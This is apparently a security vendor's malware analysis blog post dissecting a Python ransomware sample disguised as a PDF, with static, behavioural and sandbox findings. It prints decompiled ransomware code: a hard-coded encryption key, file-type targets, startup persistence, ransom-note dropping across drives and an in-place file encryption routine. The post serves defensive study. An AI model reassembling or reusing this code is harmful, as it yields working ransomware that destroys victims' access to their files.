Python’s Byte: The Rise of Scripted Ransomware

labs.k7computing.com/index.php/pythons-byte-the-rise-of-scripted-ransomware/


By Deepa B

January 30, 2024

The digital world that we live in has been always facing different types of cyber attacks. Of late, there has been a spurt in ransomware (a malware that permanently blocks access to the victim’s data demanding a ransom) attacks across the globe causing great concern for organizations and individuals alike.

This blog gets into the nuances of how Python is used by threat actors to write ransomware.

While investigating samples of ransomware in VirusTotal, we found this binary interesting as it was coded in widely used Python language, as shown in Figure 1, which ignited our interest for our further analysis.



41047533f32e8805b303ba538f4d346988a41e9d50d341e30292e94f2820aa8d

47 security vendors and 1 sandbox flagged this file as malicious

41047533f32e8805b303ba538f4d346988a41e9d50d341e30292e94f2820aa8d
RCCS HOSPITAL PLAN SAMPLE-pinterest.exe

peexe 64bits detect-debug-environment persistence overlay


Size 10.30 MB

Last Analysis Date 1 day ago

Figure 1 : Ransomware binary in VT

Static analysis

Upon analysing this ransomware, we found that it is actually an executable file which was compiled in Microsoft Visual C++.



compiler Microsoft Visual C/C++(-)[-]
linker Microsoft Linker(14.36**)[EXE64]
overlay zlib archive(-)[-]

Figure 2 : Compiler type

The PDF icon of the executable file, as shown in Figure 3, may not arouse the suspicion of the user and the user may click the file to check what is inside. Once clicked, the executable runs and starts doing its malicious activity as detailed below.





Figure 3 : File icon as PDFicon

To find out what's more inside, we extracted the Python files from this executable using pyintextractor. We were able to see the possible entry point/main source code in the file "grinchv3.pyc" as shown in Figure 4.



```
C:\Users\[redacted]\Desktop\pyinstxtractor-master>pyinstxtractor.py 41047533f32e8805b303ba538f4d346988a41e9d50d341e30292e94
2820aa8d
[+] Processing 41047533f32e8805b303ba538f4d346988a41e9d50d341e30292e94f2820aa8d
[+] Pyinstaller version: 2.1+
[+] Python version: 3.11
[+] Length of package: 10126989 bytes
[+] Found 75 files in CArchive
[+] Beginning extraction...please standby
[+] Possible entry point: pyiboot01_bootstrap.pyc
[+] Possible entry point: pyi_rth_inspect.pyc
[+] Possible entry point: grinchv3.pyc
```

Figure 4 : Possible entry points and the main source file

Decompiled "grinchv3.pyc" to the source code contents in .py format for better understanding of the code. Now, let's see what exactly the malcode does in the system.


Behavioural Analysis

All the functions in the Python code are maintained under a single class named "sweet". The __init__ function of that class contains the code to gather all the required information for the malware execution. It includes,

- Fetching the current user of the victim machine,

- Scanning drive partitions (almost it scans for all the drive names starting from A:\ to Z:\)
- Type of files to encrypt


configured in the init function is shown in Figure 5.



```
class sweet:
    def __init__(self):
        self.file_list = []
        self.readme = 'HELLO, ALL YOUR IMPORTANT FILES HAVE BEEN ENCRYPTED WITH A MILITARY GRADE ALGORITHM.\n\nTO DECRYPT ALL YOUR
            FILES NOW, SEND \"DECRYPT MY FILE\" TO MY EMAIL ADDRESS BELOW BEFORE THE NEXT 24 HOURS\n\nIF THE TIME IS EXCEEDED,
            DECRYPTING YOUR FILES BECOMES DIFFICULT. YOU CAN SEND ME A MESSAGE NOW.  \n\n:::::24 HOURS:::::\n\nEMAIL CONTACT:
            0getyourfilesback9@protonmail.com\n\n\u0421\u043f\u0430\u0441\u0438\u0431\u043e \u0437\u0430 \u0432\u0430\u0448\u0435
            \u0432\u0440\u0435\u043c\u044f\n'
        usr = getpass.getuser()
        self.config = {'disk': ['C:\\users\\' + usr + '\\', 'A:\\', 'B:\\', 'D:\\', 'E:\\', 'F:\\', 'G:\\', 'H:\\', 'I:\\', 'J:\\',
            'K:\\', 'L:\\', 'M:\\', 'N:\\', 'O:\\', 'P:\\', 'Q:\\', 'R:\\', 'I:\\', 'T:\\', 'U:\\', 'V:\\', 'W:\\', 'X:\\', 'Z:\\'],
             'key': ['cjQ1jkbIe1uhnZCBnkHYoidlyGh6SET6FhT5V1WJuFs='], 'enc_extension': '.enc', 'file_to_enc': ['.wb2', '.png', '
            .jfif', '.psd', '.p7c', '.p7b', '.p12', '.pfx', '.pem', '.crt', '.cer', '.der', '.pl', '.py', '.lua', '.css', '.js', '
            .asp', '.php', '.incpas', '.asm', '.hpp', '.h', '.cpp', '.c', '.7z', '.zip', '.rar', '.tif', '.drf', '.blend', '.apj', '
            .3ds', '.dwg', '.sda', '.ps', '.pat', '.fxg', '.fhd', '.fh', '.dxb', '.tiff', '.bmp', '.drw', '.design', '.ddrw', '.ddoc
            ', '.dcs', '.csl', '.csh', '.cpi']}
        key = self.config['key']
        self.f = Fernet(key)
```

Figure 5 : Configurations under class __init__


This ransomware self copies itself to the startup folder for persistence as shown in Figure 6.



```
def add_to_startup(self):
    current_path = os.path.abspath(sys.argv[0])
    startup_folder = os.path.join(os.getenv('APPDATA'), 'Microsoft', 'Windows', 'Start Menu', 'Programs', 'Startup')
    destination_path = os.path.join(startup_folder, os.path.basename(current_path))
    try:
        shutil.copyfile(current_path, destination_path)
        print(f'Added \'{os.path.basename(current_path)}\' to startup folder.')
    except Exception as e:
        print(f'Error adding to startup: {e}')
```


Figure 6 : Making persistent by its own

Once persistent and no access permission issues are identified for the execution of the malware , the function “get_asset” navigates and scans all the configured disks and adds a text file named as “UNLOCK MY FILES.txt” in each of the scanned directory as coded in Figure 7, content of the file “UNLOCK MY FILES.txt” is highlighted in Figure 8.



```
def get_asset(self):
    for disk in self.config['disk']:
        try:
            self.scandisk(disk)
        except (FileNotFoundError, PermissionError):
            continue
        else:  # inserted
            pass
            pass

def scandisk(self, disk):
    try:
        obj = os.listdir(disk)
        for asset in obj:
            combine = os.path.join(disk, asset)
            if os.path.isdir(combine):
                pass  # postinserted
            else:  # inserted
                try:
                    note = os.path.join(combine, 'UNLOCK MY FILES.txt')
                    open(note, 'w').write(self.readme)
                    self.scandisk(combine)
                except:
                    continue
```


Figure 7 : Adding the UNLOCK MY FILES.txt in all directories



```
def __init__(self):
    self.file_list = []
    self.readme = 'HELLO, ALL YOUR IMPORTANT FILES HAVE BEEN ENCRYPTED WITH A MILITARY GRADE ALGORITHM.\n\nTO DECRYPT
        ALL YOUR FILES NOW, SEND \"DECRYPT MY FILE\" TO MY EMAIL ADDRESS BELOW BEFORE THE NEXT 24 HOURS\n\nIF THE TIME
        IS EXCEEDED, DECRYPTING YOUR FILES BECOMES DIFFICULT. YOU CAN SEND ME A MESSAGE NOW.  \n\n:::::24 HOURS:::::\n
        \nEMAIL CONTACT: 0getyourfilesback9@protonmail.com\n\n\u0421\u043f\u0430\u0441\u0438\u0431\u043e \u0437\u0430
        \u0432\u0430\u0448\u0435 \u0432\u0440\u0435\u043c\u044f\n'
    usr = getpass.getuser()
    self.config = {'disk': ['C:\\users\\' + usr + '\\', 'A:\\', 'B:\\', 'D:\\', 'E:\\', 'F:\\', 'G:\\', 'H:\\', 'I:\\',
```

Figure 8 : UNLOCK MY FILES.txt content


The encryption starts once the unlock note is added in the file paths. Attackers used Fernet symmetric key encryption algorithm to encrypt the data with their self configured specific key. Note that Fernet is one of the functions available in the python cryptography module that helps us encrypt and decrypt data. Figure 9 highlights the encrypting part in the executing code.



```python
def encrypt(self, file):
    try:
        with open(file, 'rb') as f:
            data = f.read()
            enc = self.f.encrypt(data)
            with open(file, 'wb') as s:
                s.write(enc)
            set_ext = str(file) + self.config['enc_extension']
            os.rename(file, set_ext)
    except:
        pass  # postinserted
    return None
```

Figure 9 : Encrypting user data

Finally after encrypting all the user data, it adds a pop up message to show the user regarding the file encryption. Message shown in Figure 10 will be displayed to the victim ten times after the encryption and then the malware enters sleep mode.




```python
for _ in range(10):
    os.system('cmd /c msg %username% \"All Your Files have been encrypted, See UNLOCK MY FILES.txt for more details!')
time.sleep(10)
```

Figure 10 : Popup message to show

Experimental Analysis

Figure 11 shows that after executing the binary it made itself persistent in the start-up folder “C:\Users\USER\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup ” for it to restart upon every system reboot.




[redacted] › AppData › Roaming › Microsoft › Windows › Start Menu › Programs › Startup

Name	Type	Size
malware.exe	Application	10,546 KB

Figure 11 : Persistent in windows

Figure 12 shows what the files inside the folder look like after the encryption. Encrypted files are renamed with the additional extension .enc at the end and an additional text file UNLOCK MY FILES.txt is also added in the folder.



Name	Type
user	File folder
_weakrefset.py.enc	Wireshark capture file
_threading_local.py.enc	Wireshark capture file
_strptime.py.enc	Wireshark capture file
_sitebuiltins.py.enc	Wireshark capture file
UNLOCK MY FILES.txt	Text Document

Figure 12 : Encrypted files with .enc extension

Figure 13 displays the ransom note. The content of the UNLOCK MY FILES.txt file mentioned in the ransom note is shown in Figure 14.




All Your Files have been encrypted, See UNLOCK MY FILES.txt for more details!


Figure 13 : Encryption Alert Popup



```
HELLO, ALL YOUR IMPORTANT FILES HAVE BEEN ENCRYPTED WITH A MILITARY GRADE ALGORITHM.

TO DECRYPT ALL YOUR FILES NOW, SEND DECRYPT MY FILE TO MY EMAIL ADDRESS BELOW BEFORE
THE NEXT 24 HOURS\n\nIF THE TIME IS EXCEEDED, DECRYPTING YOUR FILES BECOMES
DIFFICULT. YOU CAN SEND ME A MESSAGE NOW.

:::::24 HOURS:::::

EMAIL CONTACT: 0getyourfilesback9@protonmail.com
```

Figure 14 : Encryption File Note


Figure 15 shows the process tree identified during the execution of this ransom binary.



```
⊟ malware.exe (2108)                                       C:\Users\[redacted]Desktop\malware.exe
  ⊟ malware.exe (7896)                                     C:\Users\[redacted]Desktop\malware.exe
    ⊟ cmd.exe (876)              Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (5824)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (5912)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (4856)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (5976)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (2740)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (5312)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (9136)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (4160)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (9156)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (8448)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (4968)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (1344)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (4648)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (1388)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (4124)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (2664)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (2008)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (6012)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (8708)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (5316)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (8364)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (9008)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (2900)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (6864)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (8932)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (7980)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (9164)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (2128)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (6104)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (1768)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (8140)         Message Utility     C:\WINDOWS\system32\msg.exe
    ⊟ cmd.exe (6440)             Windows Comma...   C:\WINDOWS\system32\cmd.exe
        Conhost.exe (5616)       Console Window ...  C:\WINDOWS\System32\Conhost.exe
      ⊟ cmd.exe (3036)           Windows Comma...   C:\WINDOWS\system32\cmd.exe
          msg.exe (8512)         Message Utility     C:\WINDOWS\system32\msg.exe
```

Figure 15 : Process Tree

